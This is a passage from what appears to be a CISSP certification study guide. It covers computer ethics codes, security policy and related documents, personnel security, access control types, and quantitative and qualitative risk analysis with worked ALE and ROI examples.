The Computer Ethics Institute provides their “*Ten Commandments of Computer Ethics*” as a code of computer ethics. The code is both short and straightforward. Both the name and format are reminiscent of the Ten Commandments of Judaism, Christianity, and Islam, but there is nothing overtly religious in nature about the Computer Ethics Institute’s Ten Commandments. The Computer Ethics Institute’s Ten Commandments of Computer Ethics are:

- 1.** Thou shalt not use a computer to harm other people.
- 2.** Thou shalt not interfere with other people’s computer work.
- 3.** Thou shalt not snoop around in other people’s computer files.
- 4.** Thou shalt not use a computer to steal.
- 5.** Thou shalt not use a computer to bear false witness.
- 6.** Thou shalt not copy or use proprietary software for which you have not paid.
- 7.** Thou shalt not use other people’s computer resources without authorization or proper compensation.
- 8.** Thou shalt not appropriate other people’s intellectual output.
- 9.** Thou shalt think about the social consequences of the program you are writing or the system you are designing.
- 10.** Thou shalt always use a computer in ways that ensure consideration and respect for your fellow humans [8].

IAB's Ethics and the Internet

Much like the fundamental protocols of the Internet, the Internet Activities Board's (IAB) code of ethics, Ethics and the Internet, is defined in an RFC document. RFC 1087, Ethics and the Internet, was published in 1987 to present a policy relating to ethical behavior associated with the Internet. The RFC is short and easy to read, and provides five basic ethical principles. According to the IAB, the following practices would be considered unethical behavior if someone purposely:

- Seeks to gain unauthorized access to the resources of the Internet;
- Disrupts the intended use of the Internet;
- Wastes resources (people, capacity, computer) through such actions;
- Destroys the integrity of computer-based information;
- Compromises the privacy of users [9].

Information Security Governance

Information Security Governance is information security at the organizational level: senior management, policies, processes, and staffing. It is also the organizational priority provided by senior leadership, which is required for a successful information security program.

Security Policy and Related Documents

Documents such as policies and procedures are a required part of any successful information security program. These documents should be grounded in reality: they are not idealistic documents that sit on shelves collecting dust. They should mirror the real world, and provide guidance on the correct (and sometimes required) way of doing things.

Exam Warning

When discussing policies and related documents, terms like “mandatory” (compulsory) and “discretionary” may be a bit of an overstatement, but it is a useful one for the exam. This text will use those terms. We live in an information security world that is painted in shades of gray, but the exam asks black-and-white questions about the best choice. A guideline to follow best practices is “discretionary,” but if you decide not to follow a guideline, the decision should be well thought out and documented.

Policy

Policies are high-level management directives. Policy is mandatory: if you do not agree with your company's sexual harassment policy, for example, you do not have the option of not following it.

Policy is high level: it does not delve into specifics. A server security policy would discuss protecting the confidentiality, integrity, and availability of the system (usually in those terms). It may discuss software updates and patching. The policy would not use terms like “Linux” or “Windows”; that is too low level. In fact, if you converted your servers from Windows to Linux, your server policy would not change. Other documents, like procedures, would change.

Components of Program Policy

All policy should contain these basic components:

- Purpose
- Scope
- Responsibilities
- Compliance

Purpose describes the need for the policy, typically to protect the confidentiality, integrity, and availability of protected data.

Scope describes what systems, people, facilities, and organizations are covered by the policy. Any related entities that are not in scope should be documented, to avoid confusion.

Responsibilities include responsibilities of information security staff, policy and management teams, as well as responsibilities of all members of the organization.

Compliance describes two related issues: how to judge the effectiveness of the policies (how well they are working) and what happens when policy is violated (the sanction). All policy must have “teeth”: a policy that forbids accessing explicit content via the Internet is not useful if there are no consequences for doing so.

Policy Types

NIST Special Publication 800-12 (see <https://csrc.nist.gov/publications/detail/sp/800-12/archive/1995-10-02>) discusses three specific policy types: program policy, issue-specific policy, and system-specific policy.

Program policy establishes an organization’s information security program. Examples of issue-specific policies listed in NIST SP 800-12 include email policy and email privacy policy. Examples of system-specific policies include a file server policy, or a Web server policy.

Procedures

A procedure is a step-by-step guide for accomplishing a task. They are low level and specific. Like policies, procedures are mandatory.

Here is a simple example procedure for creating a new user:

1. Receive a new-user request form and verify its completeness.
2. Verify that the user’s manager has signed the form.
3. Verify that the user has read and agreed to the user account security policy.
4. Classify the user’s role by following role-assignment procedure NX-103.

5. Verify that the user has selected a “secret word,” such as their mother’s maiden name, and enter it into the help desk account profile.
6. Create the account and assign the proper role.
7. Assign the secret word as the initial password, and set “Force user to change password on next login to ‘True’.”
8. Email the New Account document to the user and their manager.

The steps of this procedure are mandatory. Security administrators do not have the option of skipping step 1, for example, and creating an account without a form.

Other safeguards depend on this fact: when a user calls the help desk as a result of a forgotten password, the help desk will follow their “forgotten password” procedure, which includes asking for the user’s secret word. They could not do that unless step 5 were completed: without that word, the help desk cannot securely reset the password. This mitigates social engineering attacks, where an imposter tries to trick the help desk to reset a password for an account they are not authorized to access.

Standards

A standard describes the specific use of technology, often applied to hardware and software. “All employees will receive an ACME Nexus-6 laptop with 16 gigabytes of memory, a 4.0 GHZ CPU, and one-terabyte disk” is an example of a hardware standard. “The laptops will run Windows 11 Professional, 64-bit version” is an example of a software (operating system) standard.

Standards are mandatory. They lower the Total Cost of Ownership of a safeguard. Standards also support disaster recovery. Imagine two companies in buildings side by side in an office park. Both have 1000 laptops in each building.

One company uses standard laptop hardware and software. The laptop operating system is installed from a central preconfigured and patched image. The standard operating system has preconfigured network file storage, all required tools, and software preinstalled, and preconfigured antivirus and firewall software. Users are forbidden from installing their own applications.

The other company does not employ standards. The laptop hardware is made by a variety of vendors. Multiple operating systems are used, at various patch levels. Some use network storage; others do not. Many have applications installed by end-users.

Which company will recover more quickly if the buildings burn down? The first company needs to buy 1000 identical laptops, recover the OS image and imaging software from offsite storage, configure an imaging server, and rebuild the laptops. Not easy, but doable. The second company’s recovery will be far more difficult, and more likely to fail.

Guidelines

Guidelines are recommendations (which are discretionary). A guideline can be a useful piece of advice, such as “To create a strong password, take the first letter of every word in a sentence, and mix in some numbers and symbols. ‘I will pass the CISSP® exam in 6 months!’ becomes ‘Iwptcei6m!’ ”

You can create a strong password without following this advice, which is why guidelines are not mandatory. They are useful, especially for novice users.

Baselines

Baselines are uniform ways of implementing a standard. “Harden the system by applying the Center for Internet Security Linux benchmarks” is an example of a baseline (see <https://www.cisecurity.org/cis-benchmarks/> for the Security Benchmarks division of the Center for Internet Security; they are a great resource). The system must meet the baseline described by those benchmarks.

Baselines are discretionary: it is acceptable to harden the system without following the aforementioned benchmarks, as long as it is at least as secure as a system hardened using the benchmarks. Formal exceptions to baselines will require senior management sign-off.

Table 2.3 summarizes the types of security documentation.

Personnel Security

Users can pose the biggest security risk to an organization. Background checks should be performed, contractors need to be securely managed, and users must be properly trained and made aware of security risks, as we will discuss next. Controls such as Non-disclosure Agreements (NDA) and related employment agreements are a recommended personnel security control, as we will discuss in [Chapter 8](#), Domain 7: Security Operations.

Candidate Screening and Hiring

Candidates should be carefully screened before they are hired. Organizations should conduct a thorough background check before hiring an individual. A criminal records check should be conducted, and all experience, education, and certifications should be verified. Lying or exaggerating about education, certifications, and related

Table 2.3 Summary of Security Documentation.

Document	Example	Mandatory or discretionary?
Policy	Protect the CIA of PII by hardening the operating system	Mandatory
Procedure	Step 1: Install pre-hardened OS Image. Step 2: Download patches from update server. Step 3: ...	Mandatory
Standard	Use Nexus-6 laptop hardware	Mandatory
Guideline	Patch installation may be automated via the use of an installer script	Discretionary
Baselines	Use the CIS Security Benchmarks Windows Benchmark	Discretionary

credentials is one of the most common examples of dishonesty regarding the hiring process.

More thorough background checks should be conducted for roles with heightened privileges, such as access to money or classified information. These checks can include a financial investigation, a more thorough criminal records check, and interviews with friends, neighbors, and current and former coworkers.

Onboarding

The onboarding process begins once a candidate has been hired. The Principle of Least Privilege (PoLP) should be followed when accounts are created, and access is granted. The new employee should be made aware of all relevant policies and procedures, such as the Internet acceptable use policy. This process is often ineffective because the new hire is handed piles of forms (direct deposit, health insurance, etc.), with security policies included in the pile. Special care should be taken to make sure the hire is fully aware of all relevant security policies. Training and awareness should begin immediately.

Employee Termination

Termination should result in immediate revocation of all employee access. Beyond account revocation, termination should be a fair process. There are ethical and legal reasons for employing fair termination, but there is also an additional information security advantage. An organization's worst enemy can be a disgruntled former employee, who, even without legitimate account access, knows where the "weak spots are." This is especially true for IT personnel.

A negative reaction to termination is always possible, but using a fair termination process may lower the risk. As in many areas on the CISSP® exam, process trumps informal actions. A progressive discipline (also called ladder of discipline) process includes:

- Coaching
- Formal discussion
- Verbal warning meeting, with Human Resources attendance (perhaps multiple warnings)
- Written warning meeting, with Human Resources attendance (perhaps multiple warnings)
- Termination

The employee should be given clear guidance on the cause of the discipline, and given direct actionable steps required to end the process. An example is, "You are being disciplined for failing to arrive at work in a timely fashion. You must arrive for work by 9:00 AM each workday, unless otherwise arranged or in cases of an emergency. This process will end when you consistently arrive for work on time. This process will continue if you continue to fail to arrive at work on time. This process can lead to termination of employment if the problem continues."

If the process ends in termination, there are no surprises left. This is fair, and lowers the chance of a negative reaction. People tend to act more reasonably if they feel they have been treated fairly.

Security Awareness and Training

Security awareness and training are often confused. Awareness changes user behavior; training provides a skill set.

Reminding users never to share accounts or write their passwords down is an example of awareness. It is assumed that some users are doing the wrong thing, and awareness is designed to change that behavior.

Security training teaches a user how to do something. Examples include training new help desk personnel to open, modify, and close service tickets; training network engineers to configure a router; or training a security administrator to create a new account.

Both awareness and training programs should undergo periodic content reviews to ensure that the data is timely and accurate. Information security can change quickly, such as during the COVID-19 pandemic, when countless organizations embraced telecommuting and remote technologies such as Slack, Discord, Zoom, Microsoft Meeting, Office365, and others.

The effectiveness of both awareness and training should be measured as well. The following types of metrics should be gathered before awareness and training programs begin, and then measured periodically to track program effectiveness:

- Percentage of employees who have completed awareness and training programs
- Employee-provided quality feedback on awareness and training programs
- Clicks on authorized phishing campaigns
- Vulnerabilities discovered during vulnerability scans
- Patching effectiveness
- Number of compromised systems
- Security incidents
- Dwell time (this describes the time it takes to identify an incident)
- System and network uptime
- Etc...

Gamification

Gamification is a form of learning that turns potentially dry material (such as security awareness briefings) into a game. Unlocking levels, points, badges, and avatars is fun, and unleashes a competitive spirit that encourages immersion and learning. Leaderboards can be used to encourage this competition, with individuals and teams vying for the top position.

Fig. 2.9 is from the SANS Institute's Holiday Hack (see <https://www.holidayhackchallenge.com/>), an annual Christmas-themed hacking challenge that is highly gamified.



FIG. 2.9

SANS Holiday Hack.

Security Champions

Security champions are members of non-infosec teams (including operations, engineering, software development, and others) who act as a liaison with the information security team: “A security champions program enlists security-minded employees of all different disciplines from across a company for cybersecurity training and guidance. Once trained, these security champions become the voice for security within their various teams to drive crucial cybersecurity business outcomes throughout a business” [10].

The security champion role should be formal, and part of the person’s job description. Once the program is introduced, potential candidates can be identified (based on their knowledge, experience, and passion). This role should be considered a promotion (with an appropriate increase in compensation).

Access Control Defensive Categories and Types

In order to understand and appropriately implement access controls, understanding what benefits each control can add to security is vital. In this section, each type of access control will be defined on the basis of how it adds to the security of the system.

There are six access control types:

- Preventive
- Detective
- Corrective
- Recovery
- Deterrent
- Compensating

These access control types can fall into one of three categories: administrative, technical, or physical.

1. *Administrative* (also called directive) controls are implemented by creating and following organizational policy, procedure, or regulation. User training and awareness also fall into this category.
2. *Technical* controls are implemented using software, hardware, or firmware that restricts logical access to an information technology system. Examples include firewalls, routers, encryption, etc.
3. *Physical* controls are implemented with physical devices, such as locks, fences, gates, and security guards.

Preventive

Preventive controls prevent actions from occurring. It applies restrictions to what a potential user, either authorized or unauthorized, can do. The assigning of privileges on a system is a good example of a preventive control because having limited privileges prevents the user from accessing and performing unauthorized actions on the system. An example of an administrative preventive control is a pre-employment drug screening. It is designed to prevent an organization from hiring an employee who is using illegal drugs.

.....

Note
Some sources use the term “preventive,” and others use “preventative” (extra “ta”). As far as the exam is concerned, they are synonyms.

Detective

Detective controls are controls that alert during or after a successful attack. Intrusion detection systems alerting after a successful attack, closed-circuit television cameras (CCTV) that alert guards to an intruder, and a building alarm system that is triggered by an intruder are all examples of detective controls.

Corrective

Corrective controls work by “correcting” a damaged system or process. The corrective access control typically works hand in hand with detective access controls.

Antivirus software has both components. First, the antivirus software runs a scan and uses its definition file to detect whether there is any software that matches its virus list. If it detects a virus, the corrective controls take over, and places the suspicious software in quarantine.

Recovery

After a security incident has occurred, *recovery controls* may need to be taken in order to restore functionality of the system and organization. Recovery means that the system must be recovered: reinstalled from OS media or image, data restored from backups, etc.

The connection between corrective and recovery controls is important to understand. For example, let us say a user downloads a Trojan horse. A corrective control may be the antivirus software “quarantine.” If the quarantine does not correct the problem, then a recovery control may be implemented to reload software and rebuild the compromised system.

Deterrent

Deterrent controls deter users from performing actions on a system. Examples include a “beware of dog” sign: a thief facing two buildings, one with guard dogs and one without, is more likely to attack the building without guard dogs. A large fine for speeding is a deterrent for drivers not to speed. A sanction policy that makes users understand that they will be fired if they are caught surfing illicit or illegal websites is a deterrent.

Compensating

A *compensating* control is an additional security control put in place to compensate for weaknesses in other controls. For example, surfing explicit websites would be a cause for an employee to lose his/her job. This would be an administrative deterrent control. However, by also adding a review of each employee’s Web logs each day, we are adding a detective *compensating* control to augment the administrative control of firing an employee who surfs inappropriate websites.

Comparing Access Controls

Knowing how to categorize access control examples into the appropriate type and category is important. The exam requires that the taker be able to identify types and categories of access controls. However, in the real world, remember that controls do not always fit neatly into one category: the context determines the category.

Exam Warning

For control types on the exam, do not memorize examples: instead look for the context. A firewall is a clear-cut example of a preventive technical control, and a lock is a good example of a preventive physical control.

Other examples are less clear-cut. What control is an outdoor light? Light allows a guard to see an intruder (detective). Light may also deter crime (criminals will favor poorly-lit targets).

What control is a security guard? The guard could hold a door shut (prevent it from opening), or could see an intruder in a hallway (detect the intruder), or the fact that the guard is present could deter an attack, etc. In other words, a guard could be almost any control: the context is what determines which control the guard fulfills.

Here are more clear-cut examples:

- Preventive
 - Physical: Lock, mantrap
 - Technical: Firewall
 - Administrative: Pre-employment drug screening
- Detective
 - Physical: CCTV, light (used to see an intruder)
 - Technical: IDS
 - Administrative: Post-employment random drug tests
- Deterrent
 - Physical: “Beware of dog” sign, light (deterring a physical attack)
 - Technical: Warning Banner presented before a login prompt
 - Administrative: Sanction policy

Risk Analysis

All information security professionals assess risk: we do it so often that it becomes second nature. A patch is released on a Tuesday. Your company normally tests for 2 weeks before installing, but a network-based worm is spreading on the Internet that infects un-patched systems. If you install the patch now, you risk downtime due to lack of testing. If you wait to test, you risk infection by the worm. What is the bigger risk? What should you do? Risk Analysis (RA) will help you decide.

The average person does a poor job of accurately analyzing risk: if you fear the risk of dying while traveling, and drive from New York to Florida instead of flying to mitigate that risk, you have done a poor job of analyzing risk. It is far riskier, per mile, to travel by car than by airplane when considering the risk of death while traveling.

Accurate Risk Analysis is a critical skill for an information security professional. We must hold ourselves to a higher standard when judging risk. Our risk decisions will dictate which safeguards we deploy to protect our assets, and the amount of money and resources we spend doing so. Poor decisions will result in wasted money, or even worse, compromised data.

Assets

Assets are valuable resources you are trying to protect. Assets can be data, systems, people, buildings, property, and so forth. The value or criticality of the asset will dictate what safeguards you deploy. People are your most valuable asset.

Threats and Vulnerabilities

A *threat* is a potentially harmful occurrence, like an earthquake, a power outage, or a network-based worm such as NotPetya (see <https://www.microsoft.com/security/blog/2018/02/05/overview-of-petya-a-rapid-cyberattack/>), which began attacking Microsoft Windows operating systems in 2017. A threat is a negative action that may harm a system.

A *vulnerability* is a weakness that allows a threat to cause harm. Examples of vulnerabilities (matching our previous threats) are buildings that are not built to withstand earthquakes, a data center without proper backup power, or a Microsoft Windows system that has not been patched in a few years.

Using the worm example, the threat is the NotPetya worm. NotPetya spreads through a number of vectors including the lack of the MS17-010 patch (see <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>). A networked Microsoft Windows system is vulnerable if it lacks the patch. A Linux system has no vulnerability to NotPetya, and therefore no direct risk to NotPetya.

Risk = Threat × Vulnerability

To have risk, a threat must connect to a vulnerability. This relationship is stated by the formula:

$$\text{Risk} = \text{Threat} \times \text{Vulnerability}$$

You can assign a value to specific risks using this formula. Assign a number to both threats and vulnerabilities. We will use a range of 1–5 (the range is arbitrary; just keep it consistent when comparing different risks).

Learn by Example

Earthquake Disaster Risk Index

Risk is often counterintuitive. If you ask a layperson whether the city of Boston or San Francisco had the bigger risk to earthquakes, most would answer “San Francisco.” It is on the California coast near the famous Pacific Ocean “Ring of Fire,” and has suffered major earthquakes in the past. Boston is in the northeast, which has not suffered a major earthquake since colonial times.

Rachel Davidson created the Earthquake Disaster Risk Index, which is used to judge risks of earthquakes between major world cities. Details are available at: <https://www.sciencedaily.com/releases/1997/08/970821233648.htm>.

She discovered that the risk of earthquakes to Boston and San Francisco was roughly the same: “Bostonians face an overall earthquake risk comparable to San Franciscans, despite the lower frequency of major earthquakes in the Boston area. The reason: Boston has a much larger percentage of buildings constructed before 1975, when the city incorporated seismic safety measures into its building code” [11].

Compared to Boston, the threat of an earthquake in San Francisco is higher (more frequent earthquakes), but the vulnerability is lower (stronger seismic safety building codes). Boston has a lower threat (fewer earthquakes), but a higher vulnerability (weaker buildings). This means the two cities have roughly equal risk.

Using a scale of 1–5, here is San Francisco’s risk, using the $\text{risk} = \text{threat} \times \text{vulnerability}$ calculation:

- San Francisco threat: 4
- San Francisco vulnerability: 2
- San Francisco risk: $4 \times 2 = 8$

Here is Boston’s risk:

- Boston threat: 2
- Boston vulnerability: 4
- Boston risk: $2 \times 4 = 8$

Impact

The “Risk = Threat \times Vulnerability” equation sometimes uses an added variable called *impact*: “Risk = Threat \times Vulnerability \times Impact.” Impact is the severity of the damage, sometimes expressed in dollars. Risk = Threat \times Vulnerability \times Cost is sometimes used for that reason. A synonym for impact is consequences.

Let’s use the “impact” formula using the same earthquake risk example for buildings in Boston. A company has two buildings in the same office park that are virtually identical. One building is full of people and equipment; the other is empty (awaiting future growth). The risk of damage from an earthquake to both is 8, using “Risk = Threat \times Vulnerability.” The impact from a large earthquake is 2 for the empty building (potential loss of the building), and 5 for the full building (potential loss of human life). Here is the risk calculated using “Risk = Threat \times Vulnerability \times Impact”:

- Empty Building Risk: $2 \text{ (threat)} \times 4 \text{ (vulnerability)} \times 2 \text{ (impact)} = 16$
- Full Building Risk: $2 \text{ (threat)} \times 4 \text{ (vulnerability)} \times 5 \text{ (impact)} = 40$

Exam Warning

Loss of human life has near-infinite impact on the exam. When calculating risk using the “Risk = Threat \times Vulnerability \times Impact” formula, any risk involving loss of human life is extremely high, and must be mitigated.

Risk Analysis Matrix

The *Risk Analysis Matrix* uses a quadrant to map the likelihood of a risk occurring against the consequences (or impact) that risk would have. Australia/New Zealand ISO 31000:2009 Risk Management—Principles and Guidelines (AS/NZS ISO 31000: 2009, see <https://infostore.saiglobal.com/store/Details.aspx?ProductID=1378670>) describes the Risk Analysis Matrix, shown in [Table 2.4](#).

The Risk Analysis Matrix allows you to perform Qualitative Risk Analysis (see section “[Quantitative and Qualitative Risk Analysis](#)”) based on likelihood (from “rare” to “almost certain”) and consequences (or impact), from “insignificant” to “catastrophic.” The resulting scores are Low (L), Medium (M), High (H), and Extreme Risk (E). Low risks are handled via normal processes; medium risks require management notification; high risks require senior management notification, and extreme risks require immediate action including a detailed mitigation plan (and senior management notification).

The goal of the matrix is to identify high likelihood/high consequence risks (upper right quadrant of [Table 2.4](#)) and drive them down to low likelihood/low consequence risks (lower left quadrant of [Table 2.4](#)).

Calculating Annualized Loss Expectancy

The *Annualized Loss Expectancy* (ALE) calculation allows you to determine the annual cost of a loss due to a risk. Once calculated, ALE allows you to make informed decisions to mitigate the risk.

This section will use an example of risk due to lost or stolen unencrypted laptops. Assume your company has 1000 laptops that contain Personally Identifiable Information (PII). You are the Security Officer, and you are concerned about the risk of

Table 2.4 Risk Analysis Matrix.

		Consequences				
		Insignificant 1	Minor 2	Moderate 3	Major 4	Catastrophic 5
Likelihood	5. Almost Certain	H	H	E	E	E
	4. Likely	M	H	H	E	E
	3. Possible	L	M	H	E	E
	2. Unlikely	L	L	M	H	E
	1. Rare	L	L	M	H	H

exposure of PII due to lost or stolen laptops. You would like to purchase and deploy a laptop encryption solution. The solution is expensive, so you need to convince management that the solution is worthwhile.

Asset Value

The *Asset Value* (AV) is the value of the asset you are trying to protect. In this example, each laptop costs \$2500, but the real value is the PII. Theft of unencrypted PII has occurred previously, and has cost the company many times the value of the laptop in regulatory fines, bad publicity, legal fees, staff hours spent investigating, etc. The true average Asset Value of a laptop with PII for this example is \$25,000 (\$2500 for the hardware and \$22,500 for the exposed PII).

Tangible assets (such as computers or buildings) are straightforward to calculate. Intangible assets are more challenging. For example, what is the value of brand loyalty? According to Chronos Capital, there are three methods for calculating the value of intangible assets—market approach, income approach, and cost approach:

- “Market Approach: This approach assumes that the fair value of an asset reflects the price which comparable assets have been purchased in transactions under similar circumstances.
- Income Approach: This approach is based on the premise that the value of an ... asset is the present value of the future earning capacity that an asset will generate over its remaining useful life.
- Cost Approach: This approach estimates the fair value of the asset by reference to the costs that would be incurred in order to recreate or replace the asset” [12].

Exposure Factor

The *Exposure Factor* (EF) is the percentage of value an asset lost due to an incident. In the case of a stolen laptop with unencrypted PII, the Exposure Factor is 100%: the laptop and all the data are gone.

Single Loss Expectancy

The *Single Loss Expectancy* (SLE) is the cost of a single loss. SLE is the Asset Value (AV) times the Exposure Factor (EF). In our case, SLE is \$25,000 (Asset Value) times 100% (Exposure Factor), or \$25,000.

Annual Rate of Occurrence

The *Annual Rate of Occurrence* (ARO) is the number of losses you suffer per year. Looking through past events, you discover that you have suffered 11 lost or stolen laptops per year on average. Your ARO is 11.

Annualized Loss Expectancy

The Annualized Loss Expectancy (ALE) is your yearly cost due to a risk. It is calculated by multiplying the Single Loss Expectancy (SLE) and the Annual Rate of Occurrence (ARO). In our case, it is \$25,000 (SLE) times 11 (ARO), or \$275,000.

Table 2.5 summarizes the equations used to determine Annualized Loss Expectancy.

Table 2.5 Summary of Risk Equations.

	Formula	Description
Asset value (AV)	AV	Value of the asset
Exposure factor (EF)	EF	Percentage of asset value lost
Single loss expectancy (SLE)	AV × EF	Cost of one loss
Annual rate of occurrence (ARO)	ARO	Number of losses per year
Annualized loss expectancy (ALE)	SLE × ARO	Cost of losses per year

Total Cost of Ownership

The *Total Cost of Ownership* (TCO) is the total cost of a mitigating safeguard. TCO combines upfront costs (often a one-time capital expense) plus annual cost of maintenance, including staff hours, vendor maintenance fees, software subscriptions, etc. These ongoing costs are usually considered operational expenses.

Using our laptop encryption example, the upfront cost of laptop encryption software is \$100/laptop, or \$100,000 for 1000 laptops. The vendor charges a 10% annual support fee, or \$10,000/year. You estimate that it will take 4 staff hours per laptop to install the software, or 4000 staff hours. The staff that will perform this work makes \$50/hour plus benefits. Including benefits, the staff cost per hour is \$70, times 4000 hours, that is \$280,000.

Your company uses a 3-year technology refresh cycle, so you calculate the Total Cost of Ownership over 3 years:

- Software cost: \$100,000
- Three year's vendor support: $\$10,000 \times 3 = \$30,000$
- Hourly staff cost: \$280,000
- Total Cost of Ownership over 3 years: \$410,000
- Total Cost of Ownership per year: $\$410,000 / 3 = \$136,667/\text{year}$

Your Annual Total Cost of Ownership for the laptop encryption project is \$136,667 per year.

Return on Investment

The Return on Investment (ROI) is the amount of money saved by implementing a safeguard. If your annual Total Cost of Ownership (TCO) is less than your Annualized Loss Expectancy (ALE), you have a positive ROI (and have made a good choice). If your annual TCO is higher than your ALE, you have made a poor choice.

The annual TCO of laptop encryption is \$136,667; the Annualized Loss Expectancy for lost or stolen unencrypted laptops is \$275,000. The math is summarized in [Table 2.6](#).

Implementing laptop encryption will change the Exposure Factor. The laptop hardware is worth \$2500, and the exposed PII costs an additional \$22,500, for \$25,000 Asset Value. If an unencrypted laptop is lost or stolen, the exposure factor

Table 2.6 Annualized Loss Expectancy of Unencrypted Laptops.

	Formula	Value
Asset value (AV)	AV	\$25,000
Exposure factor (EF)	EF	100%
Single loss expectancy (SLE)	AV × EF	\$25,000
Annual rate of occurrence (ARO)	ARO	11
Annualized loss expectancy (ALE)	SLE × ARO	\$275,000

is 100% (the hardware and all data is exposed). Laptop encryption mitigates the PII exposure risk, lowering the exposure factor from 100% (the laptop and all data) to 10% (just the laptop hardware).

The lower Exposure Factor lowers the Annualized Loss Expectancy from \$275,000 to \$27,500, as shown in [Table 2.7](#).

You will save \$247,500/year (the old ALE, \$275,000, minus the new ALE, \$27,500) by making an investment of \$136,667. Your ROI is \$110,833 per year (\$247,500 minus \$136,667). The laptop encryption project has a positive ROI, and is a wise investment.

Budget and Metrics

When combined with Risk Analysis, the Total Cost of Ownership and Return on Investment calculations factor into proper budgeting. Some organizations have the enviable position of ample information security funding, yet they are often compromised. Why? The answer is usually because they mitigated the wrong risks. They spent money where it may not have been necessary and ignored larger risks. Regardless of staff size or budget, all organizations can take on a finite amount of information security projects. If they choose unwisely, information security can suffer.

Metrics can greatly assist the information security budgeting process. They help illustrate potentially costly risks and demonstrate the effectiveness (and potential cost savings) of existing controls. They can also help champion the cause of information security.

Table 2.7 Annualized Loss Expectancy of Encrypted Laptops.

	Formula	Value
Asset value (AV)	AV	\$25,000
Exposure factor (EF)	EF	10%
Single loss expectancy (SLE)	AV × EF	\$2500
Annual rate of occurrence (ARO)	ARO	11
Annualized loss expectancy (ALE)	SLE × ARO	\$27,500

The CIS Security Benchmarks lists the following metrics:

- “Application Security
 - Number of Applications
 - Percentage of Critical Applications
 - Risk Assessment Coverage
 - Security Testing Coverage
- Configuration Change Management
 - Mean-Time to Complete Changes
 - Percent of Changes with Security Review
 - Percent of Changes with Security Exceptions
- Financial
 - Information Security Budget as % of IT Budget
 - Information Security Budget Allocation
- Incident Management
 - Mean-Time to Incident Discovery
 - Incident Rate
 - Percentage of Incidents Detected by Internal Controls
 - Mean-Time Between Security Incidents
 - Mean-Time to Recovery
- Patch Management
 - Patch Policy Compliance
 - Patch Management Coverage
 - Mean-Time to Patch
- Vulnerability Management
 - Vulnerability Scan Coverage
 - Percent of Systems Without Known Severe Vulnerabilities
 - Mean-Time to Mitigate Vulnerabilities
 - Number of Known Vulnerability Instances” [13].

Risk Response

Once we have assessed risk, we must decide what to do. Options include accepting the risk, mitigating or eliminating the risk, transferring the risk, and avoiding the risk.

Accept the Risk

Some risks may be accepted: in some cases, it is cheaper to leave an asset unprotected due to a specific risk, rather than make the effort (and spend the money) required to protect it. This cannot be an ignorant decision: the risk must be considered, and all options must be considered before accepting the risk.

Learn by Example

Accepting the Risk

A company conducted a Risk Analysis, which identified a mainframe as a source of risk. The mainframe was no longer used for new transactions; it served as an archive for historical data. The ability to restore the mainframe after a disk failure had eroded over time: hardware aged, support contracts expired and were not renewed, and employees who were mainframe subject matter experts left the company. The company was not confident it could restore lost data in a timely fashion, if at all.

The archival data needed to be kept online for 6 more months, pending the installation of a new archival system. What should be done about the backups in the meantime? Should the company buy new mainframe restoration hardware, purchase support contracts, or hire outsourced mainframe experts?

The risk management team asked the team supporting the archive retrieval, “What would happen if this data disappeared tomorrow, 6 months before the new archival system goes live?” The answer: the company could use paper records in the interim, which would represent a small operational inconvenience. No laws or regulations prohibited this plan.

The company decided to accept the risk of failing to restore the archival data due to a mainframe failure. Note that this decision was well thought out. Stakeholders were consulted, the operational impact was assessed, and laws and regulations were considered.

Risk Acceptance Criteria

Low likelihood/low consequence risks are candidates for risk acceptance. High and extreme risks cannot be accepted. There are cases, such as data protected by laws or regulations or risk to human life or safety, where accepting the risk is not an option.

Mitigate the Risk

Mitigating the risk means lowering the risk to an acceptable level. Lowering risk is also called “risk reduction,” and the process of lowering risk is also called “reduction analysis.” The laptop encryption example given in the “[Annualized Loss Expectancy](#)” section above is an example of mitigating the risk. The risk of lost PII due to stolen laptops was mitigated by encrypting the data on the laptops. The risk has not been eliminated entirely: a weak or exposed encryption password could expose the PII, but the risk has been reduced to an acceptable level.

In some cases it is possible to remove the risk entirely: this is called eliminating the risk.

Transfer the Risk

Transferring the risk is sometimes referred to as the “insurance model.” Most people do not assume the risk of fire to their house: they pay an insurance company to assume that risk for them. The insurance companies are experts in Risk Analysis: buying risk is their business. If the average yearly monetary risk of fire to 1000 homes is \$500,000 (\$500/house), and they sell 1000 fire insurance policies for \$600/year, they will make 20% profit. That assumes the insurance company has accurately evaluated risk, of course.

Risk Avoidance

A thorough Risk Analysis should be completed before taking on a new project. If the Risk Analysis discovers high or extreme risks that cannot be easily mitigated, avoiding the risk (and the project) may be the best option.

The math for this decision is straightforward: calculate the Annualized Loss Expectancy of the new project and compare it with the Return on Investment expected due to the project. If the ALE is higher than the ROI (even after risk mitigation), risk avoidance is the best course. There may also be legal or regulatory reasons that will dictate avoiding the risk.

Learn by Example

Avoiding the Risk

A company sells Apple iPhones online. For security reasons, repeat customers must reenter their credit card numbers for each order. This is done to avoid the risk of storing credit card numbers on an Internet-facing system (where they may be more easily stolen).

Based on customer feedback, the business unit proposes a “save my credit card information” feature for repeat customers. A Risk Analysis of the new feature is conducted once the project is proposed. The business unit also calculates the Return on Investment for this feature.

The Risk Analysis shows that the information security architecture would need significant improvement to securely protect stored credit card information on Internet-facing systems. Doing so would also require more stringent Payment Card Industry (PCI) auditing, adding a considerable amount of staff hours to the Total Cost of Ownership (TCO).

The TCO is over double the ROI of the new feature, once all costs are tallied. The company decides to avoid the risk and not implement the credit card information saving feature.

Quantitative and Qualitative Risk Analysis

Quantitative and Qualitative Risk Analysis are two methods for analyzing risk. Quantitative Risk Analysis uses hard metrics, such as dollars. Qualitative Risk Analysis uses simple approximate values. Quantitative is more objective; qualitative is more subjective. *Hybrid Risk Analysis* combines the two: using quantitative analysis for risks which may be easily expressed in hard numbers such as money, and qualitative for the remainder.

Exam Warning

Quantitative Risk Analysis requires you to calculate the quantity of the asset you are protecting. Quantitative-quantity is a hint to remember this for the exam.

Calculating the Annualized Loss Expectancy (ALE) is an example of Quantitative Risk Analysis. The inputs for ALE are hard numbers: Asset Value (in dollars), Exposure Factor (as a percentage), and Annual Rate of Occurrence (as a hard number).

The Risk Analysis Matrix (shown previously in [Table 2.4](#)) is an example of Qualitative Risk Analysis. Likelihood and Consequences are rough (and sometimes subjective) values, ranging from 1 to 5. Whether the consequences of a certain risk are a “4” or a “5” can be a matter of (subjective) debate.

